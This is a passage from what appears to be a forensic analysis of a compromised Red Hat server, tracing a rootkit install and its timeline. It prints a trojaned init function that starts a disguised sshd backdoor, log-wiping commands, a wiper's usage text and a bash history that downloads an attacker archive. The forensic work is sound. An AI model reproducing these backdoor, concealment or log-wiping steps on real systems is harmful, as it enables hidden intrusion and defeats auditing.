atd:  [ "`grep "inet_start all" /etc/rc.d/init.d/xinetd 2>/dev/null`" ]; then
atd:    inet_start
atd:    inet_start all
functions:inet_start(){
inet:   inet_start all
inet:   inet_start
sshd:   inet_start
[root@birch]#
```

This indicates that there is a shell script function in the "functions" file, which is loaded into every init.d script so that shared functions will be available. We look at what this function does by editing the "functions" file. At the very end of the file we find the function; the fact that it is at the end suggests it was concatenated onto the file with cat >>

```
Inet_start(){
    if [ -x /bin/shad ] || [ -x /usr/bin/shad ]; then
      shad "sendmail: accepting connections on port 25" /usr/local/sbin/sshd
-q -p 1488 -f /etc/ssh/sshd_config >/dev/null 2>&1
    else
      /usr/local/sbin/sshd -q -p 1488 -f /etc/ssh/sshd_config >/dev/null 2>&1
    fi
    PBACK=$PATH
    PATH=/usr/local/sbin
    /usr/local/sbin/sshd -q -p 1488 -f /etc/ssh/sshd_config >/dev/null 2>&1
    PATH=$PBACK
    cd /
    if [ "$1" = "all" ]; then
        cd /usr/local/games >/dev/null 2>&1
        PBACK=$PATH
        PATH=/usr/local/games
        if [ -x identd ]; then
            identd -e -o >/dev/null 2>&1 &
        fi
        PATH=$PBACK
    fi
}
```

Simply put, if shad is installed in /bin/ or /usr/bin/, then it is executed with an innocuous string and an sshd invocation string; if it is not installed just the sshd invocation string

is executed. Oddly enough, it then modifies the path and executes the sshd again, then sets the path back. If the "all" argument was passed into the inet_start function, then the script will change to "/usr/local/games/" and execute the identd file found there.

Again referring to the directory listing of /mnt/hack/tmp/lsrrk/, we see the shad executable there. Using the strings command, we may be able to learn something about it.

```
[root@birch]# cd /mnt/hack/tmp/lsrrk
[root@birch]# file shad
shad: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked
(uses shared libs), stripped
[root@birch]# strings shad
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
__libc_start_main
ld-linux.so.2
exit
strcpy
strcat
execl
GLIBC_2.0
è:}û÷
]üÉÃ
äøPTRh_
QVhT
]üÉÃ
[root@birch]#
```

This is a very small amount of strings output for a binary, so it must be a simple program. We can see four calls to the C library: "exit", "strcpy", "strcat", and "execl". Based on this and the invocation of it seen in inet_start, any C programmer can say what this program probably does: execute another program, then modify the ARGV string so that it appears to be a different, more inconspicuous program.

In other words, the command:
shad "sendmail: accepting connections on port 25" /usr/local/sbin/sshd -q -p 1488 -f /etc/ssh/sshd config >/dev/null 2>&1
will execute
/usr/local/sbin/sshd -q -p 1488 -f /etc/ssh/sshd config >/dev/null 2>&1
but if someone runs the "ps" or "top" command, they will see
sendmail: accepting connections on port 25
which is what the (commonly run) sendmail daemon looks like in the process list.

The other executable mentioned in the inet_start function is /usr/local/games/identd. We do a quick directory listing to see if it is there:

```
[root@birch]# ls -l /mnt/gcfa/usr/local/games
total 16
-rwxr-xr-x    1 root     ftp          4060 May 18 11:46 banner
-rwxr-xr-x    1 root     ftp          5888 May 18 11:46 identd
-rw-r--r--    1 root     ftp            40 May 19 02:55 tcp.log
[root@birch]#
```

The contents of tcp.log and the (partial) contents of `strings identd` output strongly suggest that this is a network sniffer that logs connections:

```
[root@birch]# cat tcp.log

aviv.chem.spbu.ru => X.118.27.85 [21]
[root@birch]# strings identd  | tail -15
]üÉÃ
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
----- [CAPLEN Exceeded]
----- [Timed Out]
----- [RST]
----- [FIN]
%s =>
%s [%d]
/var/run/crontab.pid
eth0
/usr/local/games/tcp.log
cant open log
Exiting...
[root@birch]#
```

The tcp.log describes a connection from a Russian host to Delta on port 21, and the strings found in the binary (SOCK_PACKET, flags, promiscuous mode, CAPLEN, RST, FIN, eth0) are usually associated with a sniffer, which puts the ethernet interface into promiscuous mode in order to capture network traffic. Also, the logfile is listed by path, and the format for the line that is found in the logfile is clearly shown (`%s => %s [%d]`). Using DNS, we can try to correlate the hostname logged by this sniffer with the FTP connection that was logged in /mnt/gcfa/var/log/secure.1:

```
[root@birch]# host aviv.chem.spbu.ru
aviv.chem.spbu.ru. has address 192.168.24.228
[root@birch]# cat /mnt/gcfa/var/log/secure.1

May 19 02:55:27 delta in.ftpd[5347]: connect from 195.19.244.228
[root@birch]# host 195.19.244.228
228.244.19.195.in-addr.arpa. domain name pointer aviv.chem.spbu.ru.
[root@birch]#
```

It is a match, which helps support our theory. At some point after this sniffer was installed and started, the FTP connection from aviv.chem.spbu.ru came in and was logged by the system (in secure.1) and the sniffer (/usr/local/games/tcp.log). We have no way of knowing whether this host represents our attacker, a second and unrelated attacker, or an

innocent bystander, though. If it does turn out to be the attacker, it would not be the first time that an attacker was logged by his own tools.

The last file in /mnt/gcfa/usr/local/games/ has the same timestamp as the sniffer binary, so we look at it. It is a Perl script, and the comment at the top confirms our theory and identifies the sniffer in use:

```
[root@birch]# more banner
#!/usr/bin/perl
# Sorts the output from LinSniffer 0.03 [BETA] by
# Mike Edulla <medulla@infosoc.com>
```

Returning to /mnt/gcfa/tmp/lsrrk/, we cut to the chase and open the `install` script in a text editor. We can tell from install.log that this script was run at 11:46 on May 18, which coincides with the date on changed files in /mnt/gcfa/etc. Therefore, looking at what this script does will tell us what the attacker has done.

Early on in the script, we see the following line:

```
echo "        ${cl}${cyn}-=${cl}${hblk}[${cl}${hgrn}overkill Red Hat
6.*rk${cl}${hblk}]${cl}${cyn}=-${cl}${wht}"
```

This command prints out the following line, presumably with blinking colors. Because we executed it outside of the context of the script all the variables were empty, we missed out on the pretty blinkenlighten but did see the text:

```
        -=[overkill Red Hat 6.*rk]=-
```

This looks like the identification of the rootkit. Names are powerful, especially when you have Google to look them up with. Searching for "overkill red hat" returns several pages all containing the same text file. The page describes "overkill Red Hat 7.0 rootkit," and contains a reasonably complete analysis of the rootkit. It includes MD5 checksums for the binaries, which we compare against our version, and find that they do not match, but the list of files and the install script are very close if not identical. The conflicting MD5 checksums probably only indicate that our 'lsrrk' was compiled on Red Hat 6.2 instead of Red Hat 7.0. The analysis was written by Fredrik Ostergren, and he sums the rootkit up as quoted here:

> *This rootkit replaces many binaries and that way it can easily be detected.*
>
> *It doesn't change date/time/size so a clean version of ls will show changes on the trojaned files. It puts backdoors and dos tools right into /bin & /usr/sbin directories and therefor it relies much on the /bin/ls trojan. Lot's of improvements could've been done to this kit but I doubt the author put much energy into it.*[6]

Oddly enough, it is the small binary `shad` that allows us to find a source – perhaps the source – for this rootkit. While searching for a more definitive identification to this tool, Google found the "RHG RootKit v1.0 Tutorial by Sammuray" at http://www.rhg.home.ro/rootkit.htm. The file is not available for download at the supplied link, but the list of files matches the files that are in /tmp/lsrrk almost exactly. Only a few of the DoS tools (`slice`, `sl2`, `vadim`) missing. Also, the fact that the email in the maillog went to go.ro, and this rootkit is found at home.ro, supports the connection. Romania is not such a common Internet TLD that this is likely to be a coincidence.

The install file in its entirety is included as Appendix C; however, after reviewing the install file, we can sum up the actions of the rootkit as follows:

- Turn off the shell history so that these actions aren't recorded
- Remove `chattr` protections from a number of system binaries and scripts
- Install text file /dev/ttyop, which is a list of program names referenced by the trojaned `killall`, `ps`, `pstree`, and `top`. Presumably any program listed won't be displayed by these tools.
- Install text file /dev/ttyoa, which contains a list of network addresses and ports referenced by the trojaned `netstat`. Presumably connections involving these networks/ports won't be displayed by this tool.
- Install text file /dev/ttyof, which contains a list of file and directory names referenced by the trojaned `ls` and `vdir`. Presumably any file or directory listed won't be displayed by these tools.
- Install text file /dev/ttyos, which contains a number of domain names, usernames, process names, and other keywords which would be commonly seen in system logs. The trojaned `syslogd` references this file, and presumably any log entries with one of these strings will not be logged by syslogd.
- Install the trojaned programs: `ps`, `top`, `pstree`, `killall`, `ls`, `find`, `du`, `netstat`, `syslogd`, `ifconfig`, `login`, `atd`, `atd.init`, "functions", and `inetd.init` or `xinetd.init`.
- Install other binaries
    - `clean` – a shell script, a comment names it `sauber`. `sauber` is a common log cleaner found with many rootkits[7]
    - `wp` – running `strings` on the binary tells us it is a login accounting log wiper:

```
[root@birch]# strings wp | tail -11
USAGE: wipe [ u|w|l|a ] ...options...
UTMP editing:
    Erase all usernames      :   wipe u [username]
    Erase one username on tty:   wipe u [username] [tty]
WTMP editing:
   Erase last entry for user :   wipe w [username]
   Erase last entry on tty   :   wipe w [username] [tty]
LASTLOG editing:
   Blank lastlog for user    :   wipe l [username]
   Alter lastlog entry       :   wipe l [username] [tty]
                                                [time] [host]
        Where [time] is in the format [YYMMddhhmm]
[root@birch]#
```

  - shad – as described earlier, this program apparently executes another program but modifies the ARGV string so that it will have a different, innocuous name when seen with ps or top
- Install Denial-of-Service programs
  - vadim – Fredrik Ostergren identifies this as a "UDP flooder[8]"
  - slice – "Slice v2.0+", a SYN flood tool
  - sl2 – slice2, a SYN flood tool[9]
  - imp – an uncommon SYN flood tool – dubbed "slice3" by some[10]
- Install sniffer
  - linsniffer installed in /usr/local/games as identd
  - sense installed in /usr/local/games as banner
- Install sshd backdoor
  - Configured to run on port 1488
  - Configured to allow root login
  - Configured to allow empty passwords
- Add crontab entry to gather system information and email it monthly
  - Sends ifconfig, hostname and linsniffer output
  - Mail is sent to drmuerte@linuxmail.org
- Mail system information as part of install
  - sysinfo output is sent to scan@go.ro with subject "new r00t"
  - "install.log" is sent to scan@go.ro with subject "install.log"
- Restart inetd, atd, kernel and system loggers

Now that we know what the rootkit installs and what it does to the system, we can compare it to our earlier findings and see how they match.

Observation	Correlation

The /var/log/messages and /var/log/secure look as if they were cleared; boot time messages that we know should be there aren't.	The lsrrk install script wipes several logs as follows:
	`echo >/var/log/messages`
	`echo >/var/log/boot.log`
	`echo >/var/log/cron`
	`echo >/var/log/secure`
	`echo >/var/log/maillog`

Two mail messages were sent by root@localhost to scan@ro.go around 11:47 on May 18	The install script sends two messages to scan@ro.go.
User "cgi" was added to the password file	Not seen in the install script, and according to timestamps happened 11 minutes before the script was run. It is likely that adding this user was part of the initial compromise, before the rootkit was even downloaded
An SSH daemon has been installed	The install script installs an SSH daemon

We still do not know how the attacker gained access to the system. In order to track this down, we will use MAC time analysis and look for deleted files. Before we do that, though, there is one last file we should check: /mnt/gcfa/root/.bash_history, which contains any commands typed by root unless root unsets history logging.

```
[root@birch]# cd /mnt/gcfa/root
[root@birch]# more .bash_history
mount /mnt/cdrom
rpm -Uvh /mnt/cdrom/RedHat/RPMS/xntp3-5.93-14.i386.rpm
vi /etc/ntp.conf
ntpdate 129.6.15.28
/etc/rc.d/init.d/xntpd start
chkconfig --help
chkconfig --level 345 xntpd on
cd /home/ftp/
ls
cat > welcome.msg
cd /etc/
vi issue
exit
mkdir /bin/"   "/
cd /bin/"   "/
ls
lynx n00kie.netfirms.com/a.tgz
tar zxvf a.tgz
rm -rf a.tgz
[root@birch]#
```

The first 13 lines are familiar to us; they are the minor modifications we made to the system immediately after booting. The next few lines, however, are more sinister. Someone with root access created a directory whose name was three spaces (thus making it difficult to find in a directory listing), downloaded a gzipped tar archive and extracted it to that directory, then deleted the archive.

```
[root@birch]# cd /mnt/gcfa/bin/\ \ \ /
[root@birch]# ls -ld .
drwxr-xr-x    3 root     root         1024 May 18 11:48 .
[root@birch]# ls -l
total 1
drwxr-xr-x    8 507      507          1024 Mar  8 23:41 scan3
[root@birch]# cd scan3
[root@birch]# ls -l
total 15414
drwxr-xr-x    2 507      507          1024 Dec  1  2001 bind
```

```
drwxr-xr-x    2 507      507          1024 Dec  1  2001 ftpd
-rw-r--r--    1 507      507        425236 Dec  1  2001 heh.tgz
drwxr-xr-x    2 507      507          1024 Dec  1  2001 lpd
-rw-r--r--    1 507      507           372 Jun 13  2001 lpd.conf
-rw-r--r--    1 507      507           930 Jun 14  2001 Makefile
-rw-r--r--    1 507      507      15240297 Feb 27  2002 new
-rwxr-xr-x    1 507      507         19545 Dec  1  2001 r00t
drwxr-xr-x    2 507      507          1024 Jun 16  2001 rpc
-rw-r--r--    1 507      507           693 Jun 13  2001 scan.conf
drwxr-xr-x    2 507      507          1024 Jun 13  2001 src
drwxr-xr-x    4 507      507          1024 Mar  7 19:14 ssh
-rw-r--r--    1 507      507         19662 Mar  8 23:41 telnetd.tar.gz
[root@birch]#
```

This kit was downloaded right after the lsrrk `install` script was run, acording to the timestamp on the directory that was created in /mnt/gcfa/bin/. That implies that the same attacker downloaded it, but why is this logged in .bash_history and nothing else? Why were nrk.tgz and lsrrk.tar.gz downloaded to /tmp/ and left there, and a.tgz downloaded to /bin/" "/ and deleted after unpacking?

Exploring this directory tree, we find that it consists almost completely of C source code and the binaries that they become. According to the timestamps, none of the binaries were built on this system, so uploading the source code was a bit sloppy. We take advantage of this and use the source code to identify the various programs. More specific identification information can be found in Appendix D, but here is the overview:

- "Linux LPRng, named & multi FPTD and RPC mass scanner/rooter"
- 2 BIND DNS server remote root exploit exploits
- wu-ftpd FTP server remote root exploit
- 2 ProFTPd FTP server remote root exploits
- A Linux distribution fingerprinter
- 3 LPD print server remote root exploits
- Several programs related to the RPC daemon, presumably exploits and scanners
- SSH scanner and remote root exploit
- Telnet daemon scanner and remote root exploit

The intent of this directory is pretty clear – where the lsrrk files are used to remain hidden on the machine, the files here are all offensive weapons, probably the same ones used to compromise Delta in the first place.

There is one anomalous file in this directory. The file "new" is a 14 MB text file, which contains a `qmail`[†] log file, apparently for kecytv.com. There are quite a few email addresses in its 329,406 lines. This is probably from another exploited machine, and somehow got included in the tool archive by mistake.

[†] qmail is a secure replacement for sendmail, very secure but not widespread because of its restrictive source and distribution requirements.

The attacker has certainly piqued our interest. Rather than spend more time looking for files by browsing and searching through files and directories, it is time to pull out The Coroner's Toolkit and other forensic tools, and try to reconstruct how the attacker compromised Delta and what else they might have done that we haven't detected yet.

MAC Time Analysis

By studying the Modify/Access/Change time of files on the disk, we should be able to reconstruct some of the attacker's actions on the machine. As the first step, we must pull the MAC time information from the disk images and put it into a human-readable format that is in chronological order.

Two toolkits are used for this part of the analysis[†] – "The Coroner's Toolkit"[11] (TCT) version 1.09 and "The @stake Sleuth Kit"[12] (TASK) version 1.50. TASK is the descendent of tctutils, which was itself a set of added functionality to TCT. The major functionality of these two tools that we will use is their ability to analyze file systems, although TCT is capable of analyzing many other aspects of a live system.

The two tools that we will use are `fls` and `mactime`, both of which are found in the TASK distribution[‡].

There is one important limitation to this tool: only the most recent MAC time is stored for a file. If an attacker used, for example, `sendmail` to elevate his access to root, and later a system `cron` job used `sendmail` to send out a standard notification, the timeline will not include the attacker's use because that timestamp will be overwritten. This is one reason that we chose to pull the power on the system and obtain disk images rather than logging in and capturing process, network, and memory data – those acts would overwrite timestamps, and could obscure some of the clues about the attack.

After a file is deleted, the inode information and file data will remain on the disk until that block is reallocated for another file. Using `fls` from TASK, we can recover information about all the files on the disk images, whether current or deleted[±]. Then we process the `fls` output using the `mactime` command, making sure that `mactime` uses the user and group information from the compromised system and not the analysis system.

[†] In order to work with file systems larger than 2 GB, special steps must be taken with TCT, TASK, and the system's Perl interpreter. Please see Appendix E for details

[‡] `mactime` is part of both TCT and TASK, but the TASK version is newer. One frustrating aspect of the TCT-tctutils-TASK family is that they each share common subsets of functionality, but rather than backporting changes to the original package they are new branches which must be obtained, built, and maintained separately.

[±] The TASK version of `fls` is well advanced beyond the version in tctutils. The following options are necessary with the TASK version: "-r" to recurse through the file system, and "-p" to print the full path for each item. "-m", as before, allows us to prepend the current mount point for the files. It also handles a wider array of file systems, including NTFS.

```
[root@birch]# fls -f linux-ext2 -m /boot/ -r -p delta.hda1.dd >>
 /data/forensic/delta.fls
[root@birch]# fls -f linux-ext2 -m /usr/ -r -p delta.hda5.dd >>
 /data/forensic/delta.fls
[root@birch]# fls -f linux-ext2 -m /home/ -r -p delta.hda6.dd >>
 /data/forensic/delta.fls
[root@birch]# fls -f linux-ext2 -m /var/ -r -p delta.hda7.dd >>
 /data/forensic/delta.fls
[root@birch]# fls -f linux-ext2 -m / -r -p delta.hda8.dd >>
 /data/forensic/delta.fls
[root@birch]# mactime -g /mnt/gcfa/etc/group -p /mnt/gcfa/etc/passwd <
 /data/forensic/delta.fls > /data/forensic/mactime.fls
[root@birch]#
```

Mactime will create a human-friendly listing, in chronological order, of the files on the system and their associated information – timestamp, size, whether this entry is Modification Access or Change, file type and protections, owner, group, inode number, and filename with full path. Files that are deleted will be listed as such. An example entry (wrapped for readability):

```
Thu May 16 2002 12:22:14     1649 m.c -/-rw-r--r-- root/cgi root     26479
    /etc/ntp.conf
Thu May 16 2002 12:22:32     1649 .a. -/-rw-r--r-- root/cgi root     26479
    /etc/ntp.conf
```

This shows two timestamps for a single file, /etc/ntp.conf Delta. At 12:22:14, the Modification and Change timestamps changed. We know that this entry shows the installation of the ntp.conf file onto the system, which we did immediately after booting. The second line shows that the file was accessed 18 seconds later, at 12:22:32. That signifies the startup of the NTP daemon, which read and parsed ntp.conf in order to configure itself. The file is 1649 bytes long, and is stored at inode #26479.

There is one oddity in particular to note: The "owner" of the file is listed as "root/cgi". When the attacker compromised the machine, he created a UID 0 account named "cgi". UID 0, by definition, has full privileges and already exists in the passwd file under the name "root". Since there are two entries for UID 0 in the password file that we specified mactime should use, it lists both names for the UID that owns this file. This does not mean that the cgi account existed when the file was created or accessed, only that it exists in the passwd file that mactime was told to reference. Had we not already noticed the "cgi" account, this would have been an unmistakable signpost for finding it.

The mactime.fls file that is created is very large – over 63000 lines. It lists the MAC time events for every single file on the system, and includes dates back to 1985 from files that were placed onto the system from archives that preserved old timestamps[†]. Mactime supports command line arguments to start on a certain date rather than going all the way back. We could use this functionality to limit the size and coverage of the file we need to analyze manually:

[†] Of course, the oldest timestamps on the system belong to emacs.

```
[root@birch]# mactime -g /mnt/gcfa/etc/group -p /mnt/gcfa/etc/passwd
 05/16/2002 < fls.all > mactime.516.fls
[root@birch]# wc -l mactime.516.fls
  35719  mactime.516.fls
[root@birch]#
```

While this halved the file size, a fast sanity check shows that it removed relevant information. A number of the files that were installed by the attacker carry Modification times that predate May 16th, in some cases by 2 years. As a result, we will analyze the full mactime.fls file[‡], and simply start halfway through on the known install date.

First, we will find some normal (i.e., non-compromise-related events) and review what they look like. It is easier to correlate file changes to events where it is known what actually happened. The next step is to try to find the file changes that correlate to the compromise, and then try to decide what the event that caused those changes was. In this manner, we can build a history of the compromise.

The first normal event we will look for is the installation on May 16 2002. Searching for May 16, we quickly find the start of the installation[†]:

```
 Thu May 16 2002 12:11:51
12288 m.c d/drwxr-xr-x root/cgi root     11       /lost+found
 Thu May 16 2002 12:11:52
12288 m.c d/drwxr-xr-x root/cgi root     11       /boot/lost+found
 Thu May 16 2002 12:12:00
16384 m.c d/drwxr-xr-x root/cgi root     11       /home/lost+found
 Thu May 16 2002 12:12:09
16384 m.c d/drwxr-xr-x root/cgi root     11       /usr/lost+found
 Thu May 16 2002 12:12:13
12288 m.c d/drwxr-xr-x root/cgi root     11       /var/lost+found
 Thu May 16 2002 12:12:18
 1024 mac d/drwxr-xr-x root/cgi root     8033     /home
 1024 mac d/drwxr-xr-x root/cgi root     4017     /boot
Thu May 16 2002 12:12:19
 1024 mac d/drwxr-xr-x root/cgi root     16065    /var
 1024 mac d/drwxr-xr-x root/cgi root     20081    /proc
 1024 mac d/drwxr-xr-x root/cgi root     12049    /usr
```

The first five lines show the lost+found directory being created as part of the file system format process. The next five lines show the disks being mounted by the install program so that the RPM packages can be installed onto the file systems.

[‡] The entire mactime.fls file should be packaged alongside this document as mactime.txt, in DOS text format. DOS text format was chosen because UNIX editors handle DOS better than Windows editors handle UNIX end-of-line formatting. The reader is encouraged to refer to the unedited version of the following events that can be found in that file. Lines can be quickly located by searching for the timestamp; every snippet in this document will include at least one timestamp.

[†] The mactime output has been edited for width; the timestamp is alone on a line and the events for that timestamp are listed beneath it.

The next 30,000 entries show every file on the machine being created, and some of them being modified and changed (by the RPM pre- and post- install scripts). Almost all of these files are also listed before the file system creation at 12:11 5/16/02. The RPM format preserves Modification and Access times upon installation, so while the change time represents the installation onto the system, the Modification and Access time for the vast majority of the files on the system predate the install. The only exceptions, again, are the files modified or read during or after the installation process.

At the end of the installation process, we can see the install script making modifications to customize the system, such as adding the user we specified as part of the install process:

```
Thu May 16 2002 12:19:44
   380 m.c -/-r-------- root/cgi root     26473    /etc/gshadow
   372 .ac -/-rw------- root/cgi root     26468    /etc/gshadow-
  3394 m.c -/-rw-r--r-- jcb      jcb      32775    /home/jcb/.screenrc
 14056 .a. -/-rws--x--x root/cgi root    279581    /usr/bin/chfn
  4096 m.c d/drwx------ jcb      jcb      32770    /home/jcb
   696 mac -/-rw-r--r-- root/cgi root     26471    /etc/passwd.OLD
   457 m.c -/-rw-r--r-- root/cgi root     26457    /etc/group
   446 .ac -/-rw------- root/cgi root     26131    /etc/group-
   124 m.c -/-rw-r--r-- jcb      jcb      32774    /home/jcb/.bashrc
    24 m.c -/-rw-r--r-- jcb      jcb      32772    /home/jcb/.bash_logout
   333 m.c -/-rwxr-xr-x jcb      jcb      32771    /home/jcb/.emacs
   230 m.c -/-rw-r--r-- jcb      jcb      32773    /home/jcb/.bash_profile
```

Gshadow and group files are modified as part of the group assignment; chfn is used to set the GECOS field for this user, passwd.OLD is updated as the password is set, /home/jcb/ is created as the users home directory, and default files (.screenrc, .bash*, and .emacs) are copied to /home/jcb/.

We can see the installation finish by using LILO to set up the boot record, then a pause of about a minute as the machine POSTs, and the first recorded action of the boot is depmod being used to configure kernel module dependencies:

```
Thu May 16 2002 12:19:44
   380 m.c -/-r-------- root/cgi root     26473    /etc/gshadow
Thu May 16 2002 12:19:52
 69328 .a. -/-rwxr-xr-x root/cgi root     48258    /sbin/lilo
     9 .a. l/lrwxrwxrwx root/cgi root     278883   /usr/bin/awk -> /bin/gawk
640052 .a. -/-rw-r--r-- root/cgi root     16       /boot/vmlinuz-2.2.14-5.0
  4568 .a. -/-rw-r--r-- root/cgi root     20       /boot/boot.b
  8126 .a. -/-rwxr-xr-x root/cgi root     48266    /sbin/mkinitrd
   160 mac -/-rw-r--r-- root/cgi root     26469    /etc/lilo.conf
 10240 mac -/-rw------- root/cgi root     23       /boot/map~ (deleted-
                                                              realloc)
   512 mac -/-rw-r--r-- root/cgi root     24       /boot/boot.0300
 10240 mac -/-rw------- root/cgi root     23       /boot/map
Thu May 16 2002 12:20:54
 33776 .a. -/-rwxr-xr-x root/cgi root     48267    /sbin/depmod
    16 mac -/-rw-r--r-- root/cgi root     26470    /etc/HOSTNAME
Thu May 16 2002 12:20:55
   5172 .a. -/-rw-r--r-- root/cgi root     10067    /lib/modules/2.2.14-
                                                          5.0/fs/nls_cp863.o
```

The boot process completed at 12:21:23, and at 12:21:32 we can be seen logging in to install ntpd, configure it, and put banners on some services.

```
Thu May 16 2002 12:21:32 (the Virtual Console and lastlog show our login)
     0 ..c c/crw--w---- root/cgi tty      26301    /dev/vcsa1
146292 m.c -/-rw-r--r-- root/cgi root     12050    /var/log/lastlog
     0 ..c c/crw--w---- root/cgi tty      26237    /dev/vcs1
Thu May 16 2002 12:21:37 (we mount the cdrom)
 56208 .a. -/-rwsr-xr-x root/cgi root     30182    /bin/mount
Thu May 16 2002 12:21:40
  3460 .a. -/-rw-r--r-- root/cgi root     10073    /lib/modules/2.2.14-
                                                      5.0/fs/nls_iso8859-1.o
   248 m.c -/-rw-r--r-- root/cgi root     26461    /etc/mtab
Thu May 16 2002 12:21:48 (we use RPM)
886424 .a. -/-rwxr-xr-x root/cgi root     30192    /bin/rpm
Thu May 16 2002 12:21:49
  7716 .a. -/-rw-r--r-- root/cgi root     82911    /usr/lib/rpm/rpmrc
 16384 .a. -/-rw-r--r-- root/cgi root     8035     /var/lib/rpm/nameindex.rpm
  3683 .a. -/-rw-r--r-- root/cgi root     82910    /usr/lib/rpm/rpmpopt
 17151 .a. -/-rw-r--r-- root/cgi root     82908    /usr/lib/rpm/macros
Thu May 16 2002 12:21:50
 49152 .a. -/-rw-r--r-- root/cgi root     8037     /var/lib/rpm/
                                                        providesindex.rpm
 16384 .a. -/-rw-r--r-- root/cgi root     8039     /var/lib/rpm/
                                                        conflictsindex.rpm
Thu May 16 2002 12:21:55 (to install xntp3)
  1394 ..c -/-rw-r--r-- root/cgi root     1125     /usr/doc/xntp3-5.93/
                                                        hints/svr4_package
```

The xntp3 install finished at 12:21:56, and 20 seconds later we modified /etc/ntp.conf and started the NTP service:

```
Thu May 16 2002 12:22:14 (We save the modified ntp.conf)
   1649 m.c -/-rw-r--r-- root/cgi root     26479    /etc/ntp.conf
Thu May 16 2002 12:22:19 (ntpdate is used to manually sync the clock)
  44048 .a. -/-rwxr-xr-x root/cgi root     279659   /usr/sbin/ntpdate
Thu May 16 2002 12:22:31 (clock jumps 12 seconds as sync occurs)
      0 mac -/-rw-r--r-- root/cgi root     28137    /var/lock/subsys/xntpd
   7084 .a. -/-rwxr-xr-x root/cgi root     30166    /bin/nice
 173360 .a. -/-rwxr-xr-x root/cgi root     279664   /usr/sbin/xntpd
Thu May 16 2002 12:22:32
   1649 .a. -/-rw-r--r-- root/cgi root     26479    /etc/ntp.conf
Thu May 16 2002 12:22:59 (We start the xntpd service for ongoing time sync)
   1212 .a. -/-rwxr-xr-x root/cgi root     62292    /etc/rc.d/init.d/xntpd
```

Finally, we configured banners for FTP and login[†]. These banners warn against unauthorized access and notify that any connections may be monitored.

```
Thu May 16 2002 12:23:48 (FTP banner is set)
     67 m.c -/-rw-r--r-- root/cgi root     32776    /home/ftp/welcome.msg
Thu May 16 2002 12:23:53 (and we use vi to)
 346352 .a. -/-rwxr-xr-x root/cgi root     30205    /bin/vi
   2504 .a. -/-rw-r--r-- root/cgi root     1092     /usr/share/vim/vim56/
                                                              macros/vimrc
Thu May 16 2002 12:24:09 (set the (local!) login banner)
    131 m.c -/-rw-r--r-- root/cgi root     26477    /etc/issue
```

Again, although we used vi for all the file edits, it has not appeared until now because only the most recent timestamp is saved. This, then, is the last use of vi for the lifetime of this system.

The last timestamp associated with our login is "Thu May 16 2002 12:24:14". Now it is time to find the attack and track the attacker's progress through the system timestamps.

```
Sat May 18 2002 11:34:51 (first contact - the ftp login is logged)
   9600 m.c -/-rw-rw-r-- root/cgi utmp     12051    /var/log/wtmp
     79 .a. -/-rw------- root/cgi root     26456    /etc/ftpusers
    104 .a. -/-rw------- root/cgi root     26455    /etc/ftphosts
Sat May 18 2002 11:35:11
   4096 m.c d/drwxr-xr-x root/cgi root     32769    /home/ftp
Sat May 18 2002 11:35:30 (and 39 seconds later, user 'cgi' is added...)
    380 .a. -/-r-------- root/cgi root     26473    /etc/gshadow
    333 m.c -/-rwxr-xr-x root/cgi root     163843   /home/cgi/.emacs
      7 .a. l/lrwxrwxrwx root/cgi root     278642   /usr/sbin/adduser
   4096 m.c d/drwx------ root/cgi root     163842   /home/ftp/T (deleted-
                                                              realloc)
```

User cgi, as we know from our media analysis, was the root-privilege account added at the start of the intrusion. The timestamp matches, as well; 11:35 was the time that media analysis showed the first signs of intrusion.

[†] We mistakenly modified /etc/issue, which banners local console logins. We should have bannered /etc/issue.net, which affects network logins. However, FTP was bannered correctly. Since the attacker first entered through FTP, that should be sufficient, however it was still a reasonably serious error.

The last line, showing the deletion of /home/ftp/T/, is probably an indicator of the attack vector. It is likely that T was created as part of the attack on the FTP daemon, and is removed after the attack to cover the attacker's trail. We'll try to recover this file after we've completed the MAC time analysis.

Various other files related to account creation are shown, with the last being at "Sat May 18 2002 11:35:37". Almost a minute later, the attacker comes back through the front door, presumably using his newly created account:

```
Sat May 18 2002 11:36:27
  31376 .a. -/-rwxr-xr-x root/cgi root     279540    /usr/sbin/in.telnetd
```

It is worth noting this entry in the login process, which is what revealed the error in putting the banner in /etc/issue:

```
Sat May 18 2002 11:36:41
     63 .a. -/-rw-r--r-- root/cgi root     26478     /etc/issue.net
```

The first thing the attacker does is download his rootkit.

```
Sat May 18 2002 11:42:57 (he uses ls to get a directory listing†)
  43024 .a. -/-rwxr-xr-x root/cgi root     30135     /bin/lsp
Sat May 18 2002 11:44:59 (he downloads nrk.tgz)
  63386 m.c -/-rw-r--r-- root/cgi ftp      22090     /tmp/nrk.tgz
Sat May 18 2002 11:45:06 (and tries to unpack it, but as we know its corrupt)
  63386 .a. -/-rw-r--r-- root/cgi ftp      22090     /tmp/nrk.tgz
Sat May 18 2002 11:45:28 (so he goes back for another rootkit)
   1576 .a. -/-rw-r--r-- root/cgi root     158       /usr/share/terminfo/l/
                                                                  linux
Sat May 18 2002 11:45:48 (which we know is what he ended up using)
 447139 m.c -/-rw-r--r-- root/cgi ftp      22105     /tmp/lsrrk.tar.gz
Sat May 18 2002 11:46:00 (And here we see the first files being unpacked)
   1250 ..c -/-rwxr-xr-x jcb      jcb      2041      /tmp/lsrrk/clean
    880 .ac -/-rwxr-xr-x root/cgi root     8102      /tmp/lsrrk/sshd/
                                                                ssh_config
   8368 ..c -/-rwxr-xr-x jcb      jcb      2048      /tmp/lsrrk/imp
```

The only line involving terminfo probably indicates that the attacker used a command-line FTP or HTTP client which does terminal manipulation for a faux-GUI performance. Ncftp, lynx, and links are all possibilities.

† The command listed is lsp. We know that the install script renames ls to lsp when it installs the trojaned version of ls... but that event is still in the future. This is another subtlety of mactime analysis – the current filename associated with an inode is the only one mactime has, so even though the file/inode was renamed later, the new name will show up before it really existed. See also the lfind command at Sat May 18 2002 04:02:02, seven hours before the compromise occured.

After unpacking the rootkit, no time is wasted before running the `install` script. The `install` script runs from 11:46:09 to 11:46:12 – it doesn't take long for the attacker to conceal his presence on Delta. The following is heavily edited for length:

```
Sat May 18 2002 11:46:09 (line 24 of install, installs a trojan initscript)
   1192 m.. -/-rwxr-xr-x jcb      jcb      2065     /tmp/lsrrk/syslogd.init
   1192 m.c -/-rwxr-xr-x root/cgi ftp      62286    /etc/rc.d/init.d/syslog
Sat May 18 2002 11:46:10 (line 46, copy .1proc to /dev/ttyop; copy trojan ps)
